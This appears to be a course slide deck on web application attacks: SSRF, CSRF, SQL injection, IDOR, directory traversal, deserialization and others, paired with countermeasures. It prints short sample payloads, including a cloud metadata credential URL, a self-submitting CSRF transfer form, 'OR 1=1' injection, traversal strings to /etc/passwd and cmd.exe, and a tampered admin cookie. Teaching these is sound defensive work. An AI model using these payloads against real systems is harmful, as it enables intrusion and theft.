Activity	Description
Port scan internal servers	<ul style="list-style-type: none"><li>• If the network architecture is unsegmented, attackers can map out internal networks</li><li>• Use connection results or elapsed time to determine if ports are open or closed</li></ul>
Sensitive data exposure	<ul style="list-style-type: none"><li>• Attackers can access local files such as /etc/passwd or internal services to gain sensitive information</li><li>• Examples: file:///etc/passwd http://localhost:28017/</li></ul>




# COMMON SSRF ATTACK ACTIVITIES (CONT'D)

Activity	Description
Access metadata storage of cloud services	<ul style="list-style-type: none"><li>• Most cloud providers have metadata storage such as <code>http://169.254.169.254/</code></li><li>• An attacker can read the metadata to gain sensitive information</li></ul>
Compromise internal services	The attacker can abuse internal services to conduct further attacks such as Remote Code Execution (RCE) or Denial of Service (DoS)



# SSRF EXAMPLE #1



# SSRF EXAMPLE #2

- Replace the API call
- Instead of fetching the current weather forecast, fetch something unauthorized

```
POST /meteorology/forecasts HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 113
weatherApi=http://data.weatherapp.com:8080/meteorology/forecasts/check%3FcurrentDateTime%3D6%26cityId%3D1
```

The attacker could replace the API call with:

```
weatherApi=http://localhost/admin
```

Or:

```
weatherApi=http://192.168.12.5/admin.
```



# AMAZON EC2 ATTACK EXAMPLE

- One of the most prevalent examples of an SSRF attack
- Gain access to Amazon EC2 instance credentials
- If an IAM role can access an EC2 instance, an attacker can obtain provisional credentials by sending a request to:

`http://169.254.169.254/latest/meta-data/iam/security-credentials/{role-name}`





# NETWORK-LAYER COUNTERMEASURES

- Segment remote resource access functionality in separate networks to reduce the impact of SSRF
- Enforce “deny by default” firewall policies or network access control rules to block all but essential intranet traffic
- Establish an ownership and a lifecycle for firewall rules based on applications
- Log all accepted and blocked network flows on firewalls.



# APPLICATION-LAYER COUNTERMEASURES

- Sanitize and validate all client-supplied input data
- Enforce the URL schema, port, and destination with a positive allow list
- Do not send raw responses to clients
- Disable HTTP redirections
- Disable potentially harmful URL schemas including dict://, file:///, and gopher://
- Be aware of the URL consistency to avoid attacks such as DNS rebinding and “time of check, time of use” (TOCTOU) race conditions
- Whitelist the IP addresses or DNS names that your application requires access to
  - Avoid using blacklists/deny lists or regular expressions
    - Attackers have payload lists, tools, and skills to bypass deny/blacklists.



# 14.14

## CSRF

- CSRF Overview
- CSRF Example
- CSRF Countermeasures



# CROSS-SITE REQUEST FORGERY (CSRF)


- AKA XSRF
- Exploits the server's trust in an authenticated user
  - Takes advantage of saved authentication to access sensitive data
- Induces a victim to perform actions they do not intend to perform
  - Forces the user's browser to send an authenticated request to a server
  - Forces an end user to execute unwanted actions on a web application in which they are currently authenticated
- Craft URL and send to victim
  - Victim clicks link and automatically signs in to the site due to a saved cookie
  - Requested action executes automatically



# CSRF EXAMPLE

The attacker wants the user's browser to perform an unauthorized action in the background

The user already has a cookie to the legitimate site



# MALICIOUS WEBSITE ACTION

- Link sends victim to malicious site saturnbankgiveaway.com
- When victim visits the malicious site:
  - Form action triggers a POST request to the legitimate Saturn Bank application
  - Hidden fields provide the attacker's bank routing number, account number, and amount
  - Form generates the request with the victim's cookie and attacker's bank info

```
<html>
<body>
  <form action="https://saturnbank.com/transfer" method="POST">
    <input type="hidden" rtn="788421314" accountNo="0036123125" amount="1000" />
  </form>
  <script>
    document.forms[0].submit();
  </script>
</body>
</html>
```

```
POST /transfer HTTP/1.1
Host: saturnbank.com
Content-Length: 42
Content-Type: application/x-www-form-urlencoded
Cookie: session=OM19vamvikL4yvPQfTqrcjW2ltpDAkDm
rtm= 788421314 &accountNo= 0036123125 &amount=1000
```



# CONDITIONS FOR ATTACK TO BE SUCCESSFUL

- There was a sole reliance on session cookies
- The user had already logged into the legitimate site
  - Their session cookie was stored in their browser
  - The cookie was not set with the SameSite attribute
  - The attacker was able to steal it
- A state-changing, sensitive 'Action' existed in the vulnerable app
- The application doesn't perform adequate checks to identify a user
  - It relies solely on the request containing a session cookie
- There were no unique parameter in the request that the attacker couldn't determine.



# CSRF COUNTERMEASURES

Use the OWASP Cross-Site Request Forgery Prevention Cheat Sheet for guidance:

- Send random challenge tokens
- Validate tokens
- Check if your framework has built-in CSRF protection and use it
- Consider using the SameSite Cookie Attribute for session cookies
- Consider implementing user interaction-based protection for highly sensitive operations
- Consider the use of custom request headers
- Consider verifying the origin with standard headers
- For stateful software use the synchronizer token pattern
- For stateless software use double submit cookies





# SCENARIO #1

- Which of the following attacks exploits web page vulnerabilities that allow the cybercriminal to control and send malicious requests from an unsuspecting user's browser without the victim's knowledge?
- **CSRF**



# SCENARIO #2

- While Moo is accessing his bank account using a web browser, he receives an email containing a link that says “awesome cats”
- He clicks on the link and shows a video of dancing cats
- The next day, he receives an email notification from his bank, asking to verify the transactions made outside of the country
- What web browser-based vulnerability was exploited?
- **CSRF**
- Cross-site request forgery, also known as CSRF is a type of malicious exploit that allows an attacker to trick users to perform actions that they do not intend to.



# 14.15

## PARAMETER TAMPERING

- Tampering Methods
- Prevention



# PARAMETER TAMPERING

- A simple attack targeting the application business logic
- This attack takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in a URL) as the only security measure for certain operations
- A classic example of parameter tampering is changing parameters in form fields
- When a user makes selections on an HTML page, they are usually stored as form field values and sent to the Web application as an HTTP request



# PARAMETER TAMPERING METHODS

- Cookie Manipulation:

Cookie: ASP.NET\_SessionId=c12ylm55kp3uirruo4is5sm5; lang=en-us; ADMIN=no; y=1 ;

Cookie: ASP.NET\_SessionId=c12ylm55kp3uirruo4is5sm5; lang=en-us; ADMIN=yes; y=1 ;



# PARAMETER TAMPERING METHODS (CONT'D)

- URL Manipulation:

`http://www.example.com/transfer.asp?accountnumber=100023444563211&debitamount=1`

`http://www.example.com/transfer.asp?accountnumber=230006534559888&creditamount=1000`

---

- HTTP Headers:

Original:

HTTP/1.1 200 OK

...

Set-Cookie: user=**Jane Smith**

...

Hacked:

HTTP/1.1 200 OK

...

Set-Cookie: user=**Moo Hacker**

HTTP/1.1 200 OK

...



# HIDDEN FIELD MANIPULATION ATTACK

- Selections on an HTML page are stored as field values
  - They're sent to the app to generate an HTTP request
- Field values can be stored as hidden fields (not rendered to screen)
- Hidden values are still submitted as parameters when forms are submitted
- Attackers can change hidden field values to change post requests

- Example:

```
<input type="hidden" id="1211" name="cost" value="700.0">
```

- Changed to:

```
<input type="hidden" id="1211" name="cost" value="70.0">
```



# PREVENT PARAMETER TAMPERING

- Filter and whitelist inputs
- Implement a Web Application Firewall (WAF)
- Encrypt session cookies
- If the cookie originated from the client-side, such as a referrer:
  - it should not be used to make any security decisions.
- Avoid including parameters in the query string





# 14.16 CLICKJACKING

- Clickjack Attack
- Countermeasures



# CLICKJACKING

- Clickjacking aims to capture a user action through a UI trick
- A user is fooled into clicking a web page link that is different from where they had intended to land
- The link redirects the victim to a pharming page or other malicious page
  - The visitor thinks they are clicking a button to close a window
  - Instead, the action of clicking the “X” button prompts the computer to download a Trojan horse, transfer money from a bank account or turn on the computer’s built-in microphone or webcam
  - The host website may be a legitimate site that's been hacked or a spoofed version of some well-known site
  - The attacker tricks users into visiting the site through social engineering



# CLICKJACKING EXAMPLE

The diagram illustrates a clickjacking attack. It shows an eBay listing for a 2018 Jeep Grand Cherokee Trackhawk. A red arrow points from a text box 'Entice people to click this' to a 'FREE!' button on a separate webpage titled 'As Seen On TV! Click here to win a new iPad!'. Another red arrow points from a text box 'Precisely overlay it on top of this' to the 'Buy It Now' button on the eBay listing. The 'FREE!' button is positioned such that it would appear to be the 'Buy It Now' button when overlaid.

**Entice people to click this**

**Precisely overlay it on top of this**

**As Seen On TV!**  
Click here to win a new iPad!  
**FREE!**

**2018 Jeep Grand Cherokee Trackhawk**  
2018 Trackhawk New 6.2L V8 16V Automatic 4WD SUV Premium  
2 viewed per hour

Condition: **New**  
Time left: 3d 23h Sunday, 4:29PM

Price: **US \$91,430.00** **Buy It Now**

Best Offer: **Make Offer**  
[Add to watch list](#)

**Located in United States** 8 watchers

This listing includes a free full vehicle history report | [view report](#)  
Get low monthly payments | [get an instant decision](#)  
Order an inspection from WeGoLook | [Learn More](#)

# CLICKJACKING COUNTERMEASURES

- Prevent the browser from loading the page in frame using:
  - X-Frame-Options
  - Content Security Policy (frame-ancestors) HTTP headers
- Prevent session cookies from being included when the page is loaded in a frame
  - Use the SameSite cookie attribute
- Implement JavaScript “frame-buster” code in the page
  - Prevent it from being loaded in a frame



# 14.17 SQL INJECTION

- SQLi
- Tools
- Countermeasures



# SQL INJECTION (SQLI)

- A type of command injection
- The attacker modifies SQL statements before they are processed by the database management system (DBMS)
- The database is manipulated by injecting malicious SQL queries into web app input fields
- SQL by itself has no way of validating input
- The web app must be designed to filter out the injection
- Attacks can be executed via:
  - Address bars
  - App fields
  - Searches/queries.

We study SQL injection in greater detail in the SQL Injection module of this course



# STRUCTURED QUERY LANGUAGE (SQL)

- Used to interact with a relational database
- Examples:

```
SELECT <column> FROM <table> WHERE <condition>
```

```
SELECT * FROM employees;
```

```
SELECT * FROM employees WHERE emp_id = '12345';
```

```
SELECT lastname, salary, ssn FROM employees WHERE emp_id = '12345';
```



# SQL AND WEB APPS

1. The developer pre-creates a SQL query as part of a web app
2. The query just needs some user input to be complete
3. The user inputs the missing information into a form
4. The web app takes the input from the form and uses it to complete the query
5. The query is then sent to the database for processing.





# SQL AND WEB APP EXAMPLE

Check the status of your order here

Please enter your order number:

12345

`SELECT product, status, est_date FROM orders WHERE order_id = '12345';`

SQL result: Superwidget, shipped, 1-June

Your Superwidget has shipped! Expect delivery by 1-June



# INJECTING A MALICIOUS SQL COMMAND

- Instead of the expected input, the attacker enters a partial SQL statement
  - When added to the underlying SQL, it changes the query

Please update your payment method

Enter your customer ID

haha' OR 1=1

`SELECT fname, lname, ccard FROM customers WHERE cust_id = "haha' OR 1=1";`

- The database sees that the query contains an OR statement
- Either "haha" must exist as a customer ID, or 1 must equal 1
- Haha is not a customer ID, but 1 is always equal to 1
- This statement is evaluated against each row in the customers table
- Every row is a match because every time 1=1
- The database will return every row, including customer names and credit card numbers.



# WHAT CAN AN ATTACKER DO WITH SQLI?


- Steal/modify/delete data
- Delete whole tables
- (Sometimes) run operating system commands.



# SQLI TOOLS

- **Sqlmap**
- **sqlninja**
- **Havij**
- **SQLBrute**
- **Pangolin**
- **SQLExec**
- **Absinthe**
- **BobCat**

```
root@ddos: ~/Desktop/sqlmap
File Edit View Search Terminal Help
```



```
{1.2.11.2#dev}
http://sqlmap.org

Usage: python sqlmap.py [options]

Options:
-h, --help            Show basic help message and exit
-hh                  Show advanced help message and exit
--version             Show program's version number and exit
-v VERBOSE           Verbosity level: 0-6 (default 1)

Target:
At least one of these options has to be provided to define the
target(s)

-u URL, --url=URL     Target URL (e.g. "http://www.site.com/vuln.php?id=1")
-g GOOGLEDORK         Process Google dork results as target URLs

Request:
These options can be used to specify how to connect to the target URL
```



# SQL INJECTION COUNTERMEASURES

- The preferred option is to use a safe API
  - Avoid using the interpreter entirely
  - Use parameterized queries
  - Migrate to Object Relational Mapping Tools (ORMs).

## NOTE:

- Even when parameterized, stored procedures can still introduce SQL injection if PL/SQL or T-SQL:
  - Concatenates queries and data
  - Executes hostile data with EXECUTE IMMEDIATE or exec().



# SQL INJECTION COUNTERMEASURES (CONT'D)

- Use positive server-side input validation
  - Note: This is not a complete defense
  - Many applications require special characters, such as text areas or APIs for mobile applications
- For any residual dynamic queries, escape special characters using the specific escape syntax for that interpreter
  - Note: SQL structures such as table names, column names, and so on cannot be escaped
  - Thus user-supplied structure names are dangerous
  - This is a common issue in report-writing software
- Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.




# 14.18 INSECURE DESERIALIZATION ATTACKS

- Serialization
- Deserialization
- Insecure Deserialization
- Countermeasures



# SERIALIZATION

- Serialization is the process of taking an object out of memory and converting it into a stream of bytes
- The bytes can now be transmitted across the network as well as stored on disk
- When an app performs the serialization of an object, we say that the object is serialized
- Serialization can be performed in most any programming language





# SERIALIZED JSON OBJECT EXAMPLE

```
{  
  "employee": {  
    "name": "Moo",  
    "salary": 56000,  
    "married": false  
  }  
}
```



```
a:1:{s:8:"employee";a:3:{s:4:"name";s:3:"Moo";s:6:"salary";i:56000;s:7:"married";b:0;}}
```



# DESERIALIZATION

- Consists of converting serialized data into an in-memory representation which the app can then manipulate

Example:

- A game wants to retrieve the state of the serialized character object
  - It needs to deserialize it first
- An attacker stores a serialized file representing a malicious payload
- If the developer doesn't perform a verification before deserialization, the insecure deserialization will trigger the attacker's code
- A malicious version of the object will be created and used by the game



# INSECURE DESERIALIZATION ATTACK EXAMPLE

- In this example, PHP object serialization is used for a PHP forum to save a “super” cookie loaded with data
- It contains the user’s ID, role, password hash, and other states
- An attacker modifies the serialized object to obtain admin privileges and tamper with the data
- `a:4:{i:0;i:132;i:1;s:7:"Moo";i:2;s:4:"user";`
- `i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}`
- The attacker changes the serialized object to give themselves admin privileges:
- `a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";`
- `i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}`



# INSECURE DESERIALIZATION COUNTERMEASURES

- Use the OWASP Insecure Deserialization Cheat Sheet for guidance:
- Do not accept serialized objects from untrusted sources
- Encrypt the serialization process
  - Prevents hostile object creation and data tampering
- Run the deserialization code with limited access permissions
- Strengthen your code's `java.io.ObjectInputStream`
- Monitor the serialization process
  - Catch any malicious code and breach attempts
- Validate user input
- Use a web application firewall
  - Detect malicious or unauthorized insecure deserialization
- Use non-standard data formats
  - Something the attacker won't recognize
- Only deserialize digitally signed data.



# 14.19 IDOR

- IDOR Overview
- Examples
- Countermeasures



# INSECURE DIRECT OBJECT REFERENCE (IDOR)

- A common access control vulnerability
- Occurs when a reference to an internal implementation object is exposed without any controls
- The referenced object is typically displayed in a URL
- The vulnerability is often easy to discover and allows attackers to access unauthorized data.



# IDOR EXAMPLES

- The value of a parameter is used directly to retrieve a database record
  - `http://example.com/somepage?invoice=1001`
- The value of a parameter is used directly to perform an operation in the system
  - `http://example.com/changetpassword?user=moo`
- The value of a parameter is used directly to retrieve a file system resource
  - `http://example.com/showImage?img=img123`
- The value of a parameter is used directly to access application functionality
  - `http://example.com/accessPage?catalogitem=25`




# IDOR ATTACK EXAMPLE

## Insecure Direct Object Reference (IDOR) Vulnerability

1. Hacker identifies web application using direct object reference(s) and requests verified information.

2. Valid http request is executed and direct object reference entity is revealed.

`https://banksite.com/account?Id=1234` ✓



`https://banksite.com/account?Id=1235` ✓

3. Direct object reference entity is manipulated and http request is performed again.

4. http request is performed without user verification and hacker is granted access to sensitive information.





# IDOR ATTACK TECHNIQUES

- Try incrementing ID or account numbers
- Try replacing a file name with a path such as /etc/passwd
- Try abusing REST HTTP methods
  - For example, you see GET /api/profile
  - Try the following:

```
GET /api/profile/1
```

```
PUT /api/profile/1
```

```
Host: vulnerable
```

```
Content-Type: application/json
```

```
{"email": "eve@evil.com"}
```



# IDOR COUNTERMEASURES

- As a developer or tester, make sure to write integration tests which cover IDOR use cases
- Register two accounts for each role the application supports
  - Try to replace one with the other
  - This tests lateral access control measures and privilege escalation
- Discover as many features as you can, preferably with the role with the highest privilege
  - If the application provides paid membership, try to get test accounts or purchase it
- Collect all the endpoints found and try to find a naming pattern
  - Then guess new endpoint names based on the pattern you discovered
- For DevOps engineers, make sure you set up a continuous integration/continuous delivery (CI/CD) pipeline which includes all automated tests
- Use GUIDs that are hard to guess.



# SCENARIO

- Moo Cow Systems recently bought out its competitor, Whamiedyne Inc, which went out of business due to a series of data breaches.
- As a cybersecurity analyst for Moo Cows, you are assessing Whamiedyne's existing applications and infrastructure.
- During your analysis, you discover the following URL is used to access an application
- <https://www.whamiedyne.com/app/accountInfo?acct=12345>
- What is this an example of?
- This is an example of an insecure direct object reference
- Direct object references are typically insecure when they do not verify whether a user is authorized to access a specific object.



# 14.20

# DIRECTORY TRAVERSAL

- Directory Traversal Attack
- Countermeasures



# DIRECTORY TRAVERSAL

- AKA ../ or dot-dot-slash
- Allows an attacker to navigate outside the web publishing directory
- An attacker can:
  - Request a file that should not be accessible from the web server
  - Gain access to restricted directories and files
  - Execute commands outside of the root directory of the server
  - Manipulate variables related to ../ files



# DIRECTORY TRAVERSAL EXAMPLES

- `http://www.example.com/../../../../etc/passwd`
- `http://example.com/events.php?file=../../../../etc/passwd`
- `http://TARGET/scripts/..%255c%255c../winnt/system32/cmd.exe?/c+dir+c:\`



# DIRECTORY TRAVERSAL COUNTERMEASURES

- Avoid passing user-supplied input to filesystem APIs
- Make the application validate the user input before processing it.
  - Either compare the input against a whitelist of permitted values
  - or verify that the input contains only permitted content – for example, alphanumeric characters
- After validating the user-supplied input, make the application verify that the canonicalized (absolute) path starts with the expected base directory
  - Java snippet example to validate the canonical path of a file:

```
File file = new File (BASE_DIRECTORY, userInput);  
if (file.getCanonicalPath().startsWith (BASE_DIRECTORY)) {  
    // process file  
}
```



# SCENARIO

- You are reviewing the logs of a Citrix NetScaler Gateway running on a FreeBSD 8.4 server

- You see this output:

```
10.1.1.1 -- [10/Jan/2020:13:23:51 +0000] "POST /vpn/../vpns/portal/scripts/newbm.pl HTTP/1.1" 200 143 "https://10.1.1.2/" "USERAGENT"
```

```
10.1.1.1 -- [10/Jan/2020:13:23:53 +0000] "GET /vpn/../vpns/portal/backdoor.xml HTTP/1.1" 200 941 "-" "USERAGENT"
```

```
10.1.1.1 -- [10/Jan/2020:16:12:31 +0000] "POST /vpns/portal/scripts/newbm.pl HTTP/1.1" 200 143 "https://10.1.1.2/" "USERAGENT"
```

- What kind of attack is this?
- **Directory traversal**
- You can tell by seeing variables or URLs that reference files with “dot-dot-slash (../)” sequences and its variations or using absolute file paths.






# 14.21 SESSION MANAGEMENT ATTACKS

- Session Management
- Common Attacks
- Session Attack Countermeasures



# SESSION MANAGEMENT

- Each web session is given a session ID
- Because HTTP is stateless, the session ID is attached to every request sent from the client to the server



# SESSION MANAGEMENT MECHANISMS

- Unique identifier embedded in URL

`http://www.bank.com/account.php?sessionId=BA60012219`

- Unique identifier in hidden form field, submitted with HTTP POST command

